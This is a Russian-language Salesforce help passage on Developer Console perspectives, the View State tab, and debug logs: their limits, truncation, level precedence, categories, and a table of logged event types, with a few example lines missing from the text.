- Stack Tree:** Shows the execution path with columns for Unit, Duration, and Heap. The current unit is `execute_...` with a duration of 31.43 and a heap size of 2534.
- Execution Log:** A table of events with columns for Timestamp, Event, and Details. Events include `EXECUTION_ST...`, `CODE_UNIT_ST...`, `VARIABLE_SCO...`, `HEAP_ALLOCATE`, `STATEMENT_EX...`, and `SYSTEM_CONST...`.
- Source:** Shows the source code for the current unit, with a search bar and a "Jump" button.
- Variables:** A table with columns for Variable and Value. The current variable is `<empty>` with a value of `None in scope at line`.
- Execution Overview:** A table showing the execution of various units with columns for Name, Sum, Avg, Max, Min, Count, Heap, Query Type, Sum rows, Avg rows, Max rows, and Min row.


- **Debug:** перспектива, предназначенная для отладки кода и содержащая панели Execution Log, Source и Variables.

The screenshot shows the Salesforce Developer Console in the Log Only perspective. The top bar indicates the log is for the Apex class `ApexCSIAPI` at 13:13:39. The main area is divided into two panels:


- Execution Log:** A table of events with columns for Timestamp, Event, and Details. Events include `EXECUTION_ST...`, `CODE_UNIT_ST...`, `VARIABLE_SCO...`, `HEAP_ALLOCATE`, `STATEMENT_EX...`, `SYSTEM_CONST...`, and `SYSTEM_METHO...`.
- Source:** Shows the source code for the current unit, with a search bar and a "Jump" button. The code includes a loop that iterates over a list of strings and appends characters to a spacing string.

- **Log Only:** универсальная перспектива, предназначенная для просмотра журнала выполнения и содержащая только панель Execution Log.





- **Analysis:** перспектива, предназначенная для анализа журнала и содержащая панели Stack Tree, Execution Stack, Execution Log и Execution Overview.



Рекомендуем использовать перспективу, позволяющую ускорить и упростить процесс выполнения задачи. Каждый разработчик использует собственный стиль; если предопределенные перспективы выше не соответствуют поставленным задачам, рекомендуем создать собственную перспективу. Дополнительную информацию см. в разделе «Создание настраиваемых перспектив в представлении Log Inspector».


СМ. ТАКЖЕ:

[Log Inspector](#)

[Создание настраиваемых перспектив в представлении Log Inspector](#)

## Вкладка View State

Вкладка **View State** консоли разработчика позволяет проверять состояние просмотра для запроса страницы Visualforce.




Вкладка View State консоли разработчика используется также как вкладка «Состояние просмотра» в нижнем колонтитуле режима разработки Visualforce, кроме двойного нажатия узла папки, которое не инициирует открытия окна секторной диаграммы использования. Дополнительную информацию см. в подразделе «Сведения о вкладке View State» [Руководства разработчика Visualforce](#).

### Включение вкладки View State

Чтобы включить вкладку View State, выполните указанные ниже действия.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Режим разработки».
4. Установите флажок «Показать состояние просмотра в режиме разработки».
5. Нажмите кнопку «**Сохранить**».

 **Прим.:** Состояние просмотра связано с данными формы, поэтому вкладка View State отображается только при наличии тега `<apex:form>` на странице. Кроме того, вкладка View State отображается только на страницах, использующих настраиваемые контроллеры или расширения контроллера.

## Журналы отладки

### Использование журналов отладки

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика: «Просмотр всех данных»

Для выполнения анонимного Apex: «Автор Apex»

Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса: «API включен»

Для сохранения изменений в классах и триггерах Apex: «Автор Apex»

Для сохранения изменений на страницах и в компонентах Visualforce: «Настройка приложения»

Для сохранения изменений в ресурсах Lightning: «Настройка приложения»

*Журнал отладки* может регистрировать операции базы данных, системные процессы и ошибки, возникающие при выполнении транзакции или поблочных тестов. Ниже перечислены компоненты, сведения о которых могут быть доступны в журналах отладки.

- Изменения базы данных
- Выноски HTTP
- Ошибки Apex
- Ресурсы, используемые кодом Apex
- Автоматические бизнес-процессы, например:
  - Бизнес-правила
  - Правила назначения
  - Процессы утверждения
  - Правила проверки



**Прим.:** В журнал отладки не входят сведения от действий, инициируемых контролируруемыми по времени бизнес-правилами.

Система создает журнал отладки при каждом выполнении транзакции, добавленной в заданный критерий фильтрации.

Ниже перечислены компоненты, которые могут использоваться для создания транзакций.

- Пользовательский интерфейс Salesforce
- API
- Вызовы `executeanonymous`
- Веб-службы
- Службы эл. почты


#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition и Database.com Edition.**

Пользовательский интерфейс Salesforce, службы эл. почты и утверждения недоступны в версии **Database.com Edition.**

**Критерий фильтрации**, заданный для пользователя, консоли разработчика или заголовка API, определяет сведения, которые должны быть добавлены в журнал отладки.

 **Прим.:** Журналы отладки не регистрируют транзакции, инициированные преобразованием интереса. Например, бизнес-правило, инициированное преобразованием интересом, не регистрируется журналом отладки.

Ниже приведены примеры использования журнала отладки.

- Пользователь является разработчиком настраиваемого приложения и использует журнал отладки для проверки алгоритмов приложения. Например, разработчик может задать фильтр журнала отладки для проверки выносок, а затем просмотреть сведения об успешности и длительности данных выносок в журнале отладки.
- Пользователь является администратором организации и использует журнал отладки для исправления ошибок, найденных конечным пользователем. Администратор может отслеживать журналы отладки для данного пользователя, выполнить связанную транзакцию, а затем просмотреть системные сведения в журнале отладки.

## Ограничения для журналов отладки

Ниже перечислены ограничения, действующие для журналов отладки.


- Каждый журнал отладки должен составлять 2 МБ или меньше. Журналы отладки размером более 2 Мб отсекаются путем удаления первых строк журнала (например, строки журнала для первых операторов `System.debug`). Строки журнала могут быть удалены из любой области (не только из начала журнала отладки).
- Каждая организация может сохранять журналы отладки общим размером не более 50 МБ. При достижении данного ограничения первые журналы отладки перезаписываются.

## Усечение журнала отладки

Чтобы предоставлять пользователям доступ к наиболее важным сведениям, журналы отладки отсекаются по первым записям. Последние записи всегда сохраняются. При достижении размера, равного 2 Мб, журнал отладки отсекается на 200 Кб.

Ниже перечислены события, необходимые для обработки журнала отладки и связанные с неудаляемыми записями журнала.

- EXECUTION\_STARTED
- EXECUTION\_FINISHED
- CODE\_UNIT\_STARTED
- CODE\_UNIT\_FINISHED
- METHOD\_ENTRY
- METHOD\_EXIT
- CONSTRUCTOR\_ENTRY
- CONSTRUCTOR\_EXIT
- SOQL\_EXECUTE\_BEGIN
- SOQL\_EXECUTE\_END
- SOSL\_EXECUTE\_BEGIN
- SOSL\_EXECUTE\_END
- CALLOUT\_REQUEST
- CALLOUT\_RESPONSE
- FATAL\_ERROR

-  **Прим.:** Записи журнала для событий, являющихся обязательными для обработки журнала отладки, не могут быть усечены или удалены; тем не менее, сведения журнала, отображающиеся между начальными и конечными строками данных записей, удаляются в процессе усечения.

СМ. ТАКЖЕ:


[Поиск по журналу отладки](#)

## Порядок очередности журнала отладки

Регистрируемые события определяются разными факторами. К данным факторам относятся: флаги трассировки, стандартные уровни регистрации, заголовок API, включение журнала системы на основе пользователя и уровни журнала, настроенные точками входа.

Ниже приведен порядок очередности для уровней журнала отладки.

1. Флаги трассировки переопределяют все другие логические операции ведения журнала. Консоль разработчика настраивает флаг трассировки во время загрузки; данный флаг трассировки сохраняется до истечения срока его действия. Вы можете установить флаги трассировки в Консоли разработчика или в разделе «Настройки» либо путем использования объектов API оснастки `TraceFlag` и `DebugLevel`.

-  **Прим.:** Настройка флагов трассировки по классу и триггеру не инициирует создание или сохранение журналов. Флаги трассировки по классу и триггеру переопределяют другие уровни ведения журнала, в том числе уровни журнала, определенные флагами трассировки по пользователю, однако при этом журнал не ведется. Если регистрация включается во время выполнения классов или триггеров, то журналы создаются на момент выполнения.

2. При отсутствии активных флагов трассировки синхронные и асинхронные тесты Apex выполняются посредством стандартных уровней регистрации. Ниже перечислены стандартные уровни регистрации.

### DB

INFO

### APEX\_CODE

DEBUG

### APEX\_PROFILING

INFO

### WORKFLOW

INFO

### VALIDATION

INFO

### CALLOUT

INFO

### VISUALFORCE

INFO

### SYSTEM

DEBUG

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

3. При отсутствии соответствующих активных флагов трассировки и выполняемых тестов уровни регистрации настраиваются заголовком API. Запросы API, отправляемые без заголовков отладки, создают временные журналы (журналы, которые не сохраняются), кроме случаев применения другого правила регистрации.
4. Настройка уровня журнала точкой входа инициирует использование данного уровня журнала. Например, запросы Visualforce могут содержать параметр отладки, настраивающий уровни журнала.

В других случаях система препятствует созданию или сохранению журналов.

СМ. ТАКЖЕ:

[Настройка функции ведения журналов отладки](#)

[Вкладка Logs](#)

[Уровни журнала отладки](#)

[Руководство разработчика Force.com Tooling API: TraceFlag](#)

[Руководство разработчика Apex: DebuggingHeader](#)

## Уровни журнала отладки

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика: «Просмотр всех данных»

Для выполнения анонимного Apex: «Автор Apex»

Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса: «API включен»

Для сохранения изменений в классах и триггерах Apex: «Автор Apex»

Для сохранения изменений на страницах и в компонентах Visualforce: «Настройка приложения»

Для сохранения изменений в ресурсах Lightning: «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Чтобы указать уровень детализации данных, которые будут включаться в журналы отладки, установите флажки трассировки и уровни отладки. Уровни отладки, назначенные для ваших флажков трассировки, задают тип и количество информации, которая сохраняется в журналах для различных событий. После занесения события в журнал проверьте события отладки, используя журналы отладки.

Уровень отладки представляет собой набор уровней журнала для категорий журнала отладки, например Database, Workflow, Validation и т. п. Флажок трассировки содержит уровень отладки, время начала, время окончания и тип журнала. Типы журналов отладки DEVELOPER\_LOG, USER\_DEBUG и CLASS\_TRACING.

При открытии Консоли разработчика на ней устанавливается флажок трассировки DEVELOPER\_LOG для записи действий в журнал. Флажки трассировки USER\_DEBUG используются для записи действий отдельного пользователя. Флажки трассировки CLASS\_TRACING переопределяют уровни ведения журналов классов и триггеров Apex, но не создают журналов.

При использовании консоли разработчика или отслеживании журнала отладки выберите уровень детализации данных, регистрируемых в журнале.

### Категория журнала

**Тип регистрируемых сведений** (например, сведения из Apex или бизнес-правил).

### Уровень журнала

**Объем регистрируемых сведений.**

### Тип события

Категория и уровень журнала, определяющие **регистрируемые события**. Каждое событие может регистрировать дополнительные сведения (например, номер строки и символа начала события, связанные поля, продолжительность события в миллисекундах и т. д.).

## Категории журнала отладки

Каждый уровень отладки содержит уровень журнала отладки для каждой из следующих категорий журналов. Объем сведений, регистрируемых для каждой категории, определяется **уровнем журнала**.

| Категория журнала | Описание  |
|-------------------|---|
| Database          | Данная категория содержит сведения о действиях базы данных, включая каждый оператор DML или встроенный запрос SOQL или SOSL.  |
| Workflow          | Данная категория содержит сведения о бизнес-правилах, потоках и процессах (например, имя правила, выполненные действия и т. д.).  |
| Validation        | Данная категория содержит сведения о правилах проверки (например, имя правила, истинность или ложность правила и т. д.).  |
| Callout           | Данная категория содержит XML запроса/ответа, отправляемого и принимаемого сервером от внешней веб-службы. Данная категория предназначена для отладки ошибок, связанных с использованием вызовов API веб-службы Force.com, или поиска и исправления неисправностей доступа пользователя к внешним объектам через адаптер OData для Lightning Connect. |
| Apex Code         | Данная категория содержит сведения о коде Apex и может содержать такие сведения, как сообщения журнала, созданные операторами DML, встроенные запросы SOQL или SOSL, начало и окончание любых триггеров, начало и окончание любого метода теста и т. д.   |
| Apex Profiling    | Данная категория содержит сводные сведения о профилировании (например, ограничения для пространства имен, количество отправленных сообщений эл. почты и т. д.).   |
| Visualforce       | Данная категория содержит сведения о событиях Visualforce, включая сериализацию и десериализацию состояния просмотра или оценку поля формулы на странице Visualforce.   |
| System            | Данная категория содержит сведения о вызовах всех системных методов (например, метод System.debug).   |

## Уровни журнала отладки

Каждый уровень отладки содержит один из следующих уровней журналов для каждой категории журнала. Уровни представлены в порядке возрастания. **Конкретные события** регистрируются на основе категории и уровней. Как правило, регистрация событий начинается на уровне INFO. Уровень является накопительным, то есть при выборе уровня FINE в журнал будут также включены все события, зарегистрированные на уровнях DEBUG, INFO, WARN и ERROR.



**Прим.:** Некоторые категории поддерживают не все уровни. Обычно отображаются только уровни, соответствующие как минимум одному событию.

- NONE
- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST



**Важное замечание:** Прежде чем начать разработку, убедитесь, что уровню журнала Apex Code не задано значение FINEST. В противном случае, разработка может занять больше времени, чем планировалось. Если консоль разработчика открыта, то уровни журнала на консоли разработчика влияют на все журналы, включая журналы, созданные во время разработки.


## Типы событий отладки

Ниже приведен пример записи журнала отладки. Событие: USER\_DEBUG. Формат: *временная отметка* | *идентификатор события*.

- *временная отметка.* содержит время наступления события и значение в скобках. Время отображается в часовом поясе пользователя в следующем формате: ЧЧ:мм:сс.ССС. Значение отображает время (в миллисекундах), прошедшее после отправки запроса. Данное значение не отображается в журналах, просматриваемых на консоли разработчика.
- *идентификатор события.* содержит особое событие, инициирующее запись в журнал отладки (например, SAVEPOINT\_RESET или VALIDATION\_RULE), и любую сопутствующую дополнительную информацию (например, имя метода или номер строки и символа для выполнения кода).

Ниже приведен пример строки журнала отладки.

### Пример строки журнала отладки



Ниже перечислены компоненты идентификатора события, используемые в данном примере.



- Имя события:

- Номер строки события в коде:

- Уровень регистрации для метода `System.Debug`:

- Введенная пользователем строка для метода `System.Debug`:

Ниже приведен пример строки журнала, инициируемой данным фрагментом кода.

#### Фрагмент кода для строки журнала отладки

```

1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6  }

```

Ниже представлена строка журнала, регистрируемая при достижении тестом пятой строки кода.

Ниже перечислены компоненты идентификатора события, используемые в данном примере.

- Имя события:

- Номер строки события в коде:

- Тип операции DML — Insert:

- Имя объекта:

- Количество строк, переданных в операцию DML:

Таблица ниже содержит регистрируемые типы событий, поля или другие сопутствующие сведения, а также уровень и категорию журнала, инициирующие регистрацию события.

| Имя события   | Поля или сопутствующие сведения   | Категория      | Уровень      |
|---|---|----------------|--------------|
| BULK_HEAP_ALLOCATE  | Количество выделенных байтов  | Apex Code      | FINEST       |
| CALLOUT_REQUEST   | Номер строки и заголовки запроса  | Callout        | INFO и выше  |
| CALLOUT_REQUEST<br>(Доступ к внешнему объекту через адаптер OData для Lightning Connect)  | Внешняя конечная точка и метод  | Выноска        | INFO и выше  |
| CALLOUT_RESPONSE  | Номер строки и текст ответа   | Callout        | INFO и выше  |
| CALLOUT_RESPONSE<br>(Доступ к внешнему объекту через адаптер OData для Lightning Connect) | Статус и его код  | Выноска        | INFO и выше  |
| CODE_UNIT_FINISHED  | Нет   | Apex Code      | ERROR и выше |
| CODE_UNIT_STARTED   | Номер строки и имя единицы кода (например, MyTrigger on Account trigger event BeforeInsert for [new])                       | Apex Code      | ERROR и выше |
| CONSTRUCTOR_ENTRY   | Номер строки, код класса Apex и строка <init>() с типами параметров в скобках   | Apex Code      | FINE и выше  |
| CONSTRUCTOR_EXIT  | Номер строки и строка <init>() с типами параметров в скобках  | Apex Code      | FINE и выше  |
| CUMULATIVE_LIMIT_USAGE  | Нет   | Apex Profiling | INFO и выше  |
| CUMULATIVE_LIMIT_USAGE_END  | Нет   | Apex Profiling | INFO и выше  |
| CUMULATIVE_PROFILING  | Нет   | Apex Profiling | FINE и выше  |
| CUMULATIVE_PROFILING_BEGIN  | Нет   | Apex Profiling | FINE и выше  |
| CUMULATIVE_PROFILING_END  | Нет   | Apex Profiling | FINE и выше  |
| DML_BEGIN   | Номер строки, операция (например, Insert, Update и т. д.), имя или тип записи и количество строк, переданных в операцию DML | DB             | INFO и выше  |
| DML_END   | Номер строки  | DB             | INFO и выше  |
| EMAIL_QUEUE   | Номер строки  | Apex Code      | INFO и выше  |
| ENTERING_MANAGED_PKG  | Пространство имен пакета  | Apex Code      | INFO и выше  |
| EXCEPTION_THROWN  | Номер строки, тип исключения и сообщение  | Apex Code      | INFO и выше  |

| Имя события                 | Поля или сопутствующие сведения  | Категория | Уровень        |
|-----------------------------|--|-----------|----------------|
| EXECUTION_FINISHED          | Нет  | Apex Code | ERROR и выше   |
| EXECUTION_STARTED           | Нет  | Apex Code | ERROR и выше   |
| FATAL_ERROR                 | Тип исключения, сообщение и трассировка стека  | Apex Code | ERROR и выше   |
| FLOW_ACTIONCALL_DETAIL      | Код сеанса, имя элемента, тип действия, нумерация или код действия, успешность вызова действия и сообщение об ошибке | Workflow  | FINER и выше   |
| FLOW_ASSIGNMENT_DETAIL      | Код сеанса, ссылка, оператор и значение  | Workflow  | FINER и выше   |
| FLOW_BULK_ELEMENT_BEGIN     | Код сеанса и тип элемента  | Workflow  | FINE и выше    |
| FLOW_BULK_ELEMENT_DETAIL    | Код сеанса, тип элемента, имя элемента, количество записей и время выполнения  | Workflow  | FINER и выше   |
| FLOW_BULK_ELEMENT_END       | Код сеанса, тип элемента, имя элемента и количество записей  | Workflow  | FINE и выше    |
| FLOW_CREATE_INTERVIEW_BEGIN | Код организации, код определения и код версии  | Workflow  | INFO и выше    |
| FLOW_CREATE_INTERVIEW_END   | Код сеанса и имя потока  | Workflow  | INFO и выше    |
| FLOW_CREATE_INTERVIEW_ERROR | Сообщение, код организации, код определения и код версии   | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_BEGIN          | Код сеанса, тип элемента и имя элемента  | Workflow  | FINE и выше    |
| FLOW_ELEMENT_DEFERRED       | Тип элемента и имя элемента  | Workflow  | FINE и выше    |
| FLOW_ELEMENT_END            | Код сеанса, тип элемента и имя элемента  | Workflow  | FINE и выше    |
| FLOW_ELEMENT_ERROR          | Сообщение, тип элемента и имя элемента (исключение выполнения потоков)   | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_ERROR          | Сообщение, тип элемента и имя элемента (поток не найден)   | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_ERROR          | Сообщение, тип элемента и имя элемента (исключение Flow Designer)  | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_ERROR          | Сообщение, тип элемента и имя элемента (превышено ограничение Flow Designer)   | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_ERROR          | Сообщение, тип элемента и имя элемента (исключение выполнения Flow Designer)   | Workflow  | ERROR и выше   |
| FLOW_ELEMENT_FAULT          | Сообщение, тип элемента и имя элемента (выполненный путь ошибки)   | Workflow  | WARNING и выше |
| FLOW_INTERVIEW_PAUSED       | Код сеанса, имя потока и причина приостановки  | Workflow  | INFO и выше    |

| Имя события                     | Поля или сопутствующие сведения   | Категория      | Уровень      |
|---------------------------------|---|----------------|--------------|
| FLOW_INTERVIEW_RESUMED          | Код сеанса и имя потока   | Workflow       | INFO и выше  |
| FLOW_LOOP_DETAIL                | Код сеанса, индекс и значение<br>Индекс — это позиция элемента, обрабатываемого циклом, в переменной коллекции. | Workflow       | FINER и выше |
| FLOW_RULE_DETAIL                | Код сеанса, имя правила и результат   | Workflow       | FINER и выше |
| FLOW_START_INTERVIEW_BEGIN      | Код сеанса и имя потока   | Workflow       | INFO и выше  |
| FLOW_START_INTERVIEW_END        | Код сеанса и имя потока   | Workflow       | INFO и выше  |
| FLOW_START_INTERVIEWS_BEGIN     | Запросы   | Workflow       | INFO и выше  |
| FLOW_START_INTERVIEWS_END       | Запросы   | Workflow       | INFO и выше  |
| FLOW_START_INTERVIEWS_ERROR     | Сообщение, код сеанса и имя потока  | Workflow       | ERROR и выше |
| FLOW_SUBFLOW_DETAIL             | Код сеанса, имя, код определения и код версии   | Workflow       | FINER и выше |
| FLOW_VALUE_ASSIGNMENT           | Код сеанса, ключ и значение   | Workflow       | FINER и выше |
| FLOW_WAIT_EVENT_RESUMING_DETAIL | Код сеанса, имя элемента, имя события и тип события   | Workflow       | FINER и выше |
| FLOW_WAIT_EVENT_WAITING_DETAIL  | Код сеанса, имя элемента, имя события, тип события и успешность выполнения условий                              | Workflow       | FINER и выше |
| FLOW_WAIT_RESUMING_DETAIL       | Код сеанса, имя элемента и код сохраненного сеанса  | Workflow       | FINER и выше |
| FLOW_WAIT_WAITING_DETAIL        | Код сеанса, имя элемента, количество событий, ожидаемых элементом, и код сохраненного сеанса                    | Workflow       | FINER и выше |
| HEAP_ALLOCATE                   | Номер строки и количество байтов  | Apex Code      | FINER и выше |
| HEAP_DEALLOCATE                 | Номер строки и количество освобожденных байтов  | Apex Code      | FINER и выше |
| IDEAS_QUERY_EXECUTE             | Номер строки  | DB             | FINEST       |
| LIMIT_USAGE_FOR_NS              | Пространство имен и следующие ограничения:<br>Number of SOQL queries<br>Number of query rows                    | Apex Profiling | FINEST       |

| Имя события                   | Поля или сопутствующие сведения  | Категория | Уровень     |
|-------------------------------|--|-----------|-------------|
|                               | <p>Number of SOSL queries</p> <p>Number of DML statements</p> <p>Number of DML rows</p> <p>Number of code statements</p> <p>Maximum heap size</p> <p>Number of callouts</p> <p>Number of Email Invocations</p> <p>Number of fields describes</p> <p>Number of record type describes</p> <p>Number of child relationships describes</p> <p>Number of picklist describes</p> <p>Number of future calls</p> <p>Number of find similar calls</p> <p>Number of System.runAs() invocations</p> |           |             |
| METHOD_ENTRY                  | <p>Номер строки, код Force.com класса и сигнатура метода</p>   | Apex Code | FINE и выше |
| METHOD_EXIT                   | <p>Номер строки, код Force.com класса и сигнатура метода.</p> <p>Для конструкторов регистрируются следующие сведения: номер строки и имя класса.</p>   | Apex Code | FINE и выше |
| POP_TRACE_FLAGS               | <p>Номер строки, код Force.com класса или триггера, для которого заданы уровни журнала и который соответствует этим уровням, имя данного класса или триггера и текущие параметры уровня журнала.</p>   | System    | INFO и выше |
| PUSH_NOTIFICATION_INVALID_APP | <p>Пространство имен приложения, имя приложения.</p> <p>Данное событие выполняется при попытке кода Apex отправить уведомление приложению,</p>   | Apex Code | ERROR       |

| Имя события                            | Поля или сопутствующие сведения  | Категория | Уровень     |
|--|--|-----------|-------------|
|  | которое не существует в организации или не поддерживает активную доставку.   |           |             |
| PUSH_NOTIFICATION_INVALID_CERTIFICATE  | <p>Пространство имен приложения, имя приложения.</p> <p>Данное событие указывает на недопустимость сертификата. Например, при истечении срока его действия.</p>  | Apex Code | ERROR       |
| PUSH_NOTIFICATION_INVALID_NOTIFICATION | <p>Пространство имен приложения, имя приложения, тип службы (Apple или Android GCM), код пользователя, устройство, полезные данные (подстрока), длина полезных данных.</p> <p>Данное событие выполняется при слишком длинных полезных данных уведомления.</p>    | Apex Code | ERROR       |
| PUSH_NOTIFICATION_NO_DEVICES           | <p>Пространство имен приложения, имя приложения.</p> <p>Данное событие выполняется при отсутствии пользователей, имеющих зарегистрированные устройства.</p>  | Apex Code | DEBUG       |
| PUSH_NOTIFICATION_NOT_ENABLED          | <p>Данное событие выполняется при неиспользовании всплывающих уведомлений в организации.</p>   | Apex Code | INFO        |
| PUSH_NOTIFICATION_SENT                 | <p>Пространство имен приложения, имя приложения, тип службы (Apple или Android GCM), код пользователя, устройство, полезные данные (подстрока).</p> <p>Данное событие регистрирует принятие уведомления для отправки. Доставка уведомления не гарантируется.</p> | Apex Code | DEBUG       |
| PUSH_TRACE_FLAGS                       | <p>Номер строки, код Force.com класса или триггера, для которого заданы уровни журнала и который не соответствует этим уровням, имя данного класса или триггера и текущие параметры уровня журнала.</p>  | System    | INFO и выше |
| QUERY_MORE_BEGIN                       | Номер строки   | DB        | INFO и выше |
| QUERY_MORE_END                         | Номер строки   | DB        | INFO и выше |
| QUERY_MORE_ITERATIONS                  | Номер строки и количество итераций queryMore   | DB        | INFO и выше |

| Имя события               | Поля или сопутствующие сведения   | Категория      | Уровень      |
|---------------------------|---|----------------|--------------|
| SAVEPOINT_ROLLBACK        | Номер строки и имя точки сохранения   | DB             | INFO и выше  |
| SAVEPOINT_SET             | Номер строки и имя точки сохранения   | DB             | INFO и выше  |
| SLA_END                   | Количество обращений, время загрузки, время обработки, количество контрольных точек обращения для вставки/обновления/удаления и новый триггер | Workflow       | INFO и выше  |
| SLA_EVAL_MILESTONE        | Код контрольной точки   | Workflow       | INFO и выше  |
| SLA_NULL_START_DATE       | Нет   | Workflow       | INFO и выше  |
| SLA_PROCESS_CASE          | Код обращения   | Workflow       | INFO и выше  |
| SOQL_EXECUTE_BEGIN        | Номер строки, количество агрегирований и источник запроса   | DB             | INFO и выше  |
| SOQL_EXECUTE_END          | Номер строки, количество строк и продолжительность в миллисекундах  | DB             | INFO и выше  |
| SOSL_EXECUTE_BEGIN        | Номер строки и источник запроса   | DB             | INFO и выше  |
| SOSL_EXECUTE_END          | Номер строки, количество строк и продолжительность в миллисекундах  | DB             | INFO и выше  |
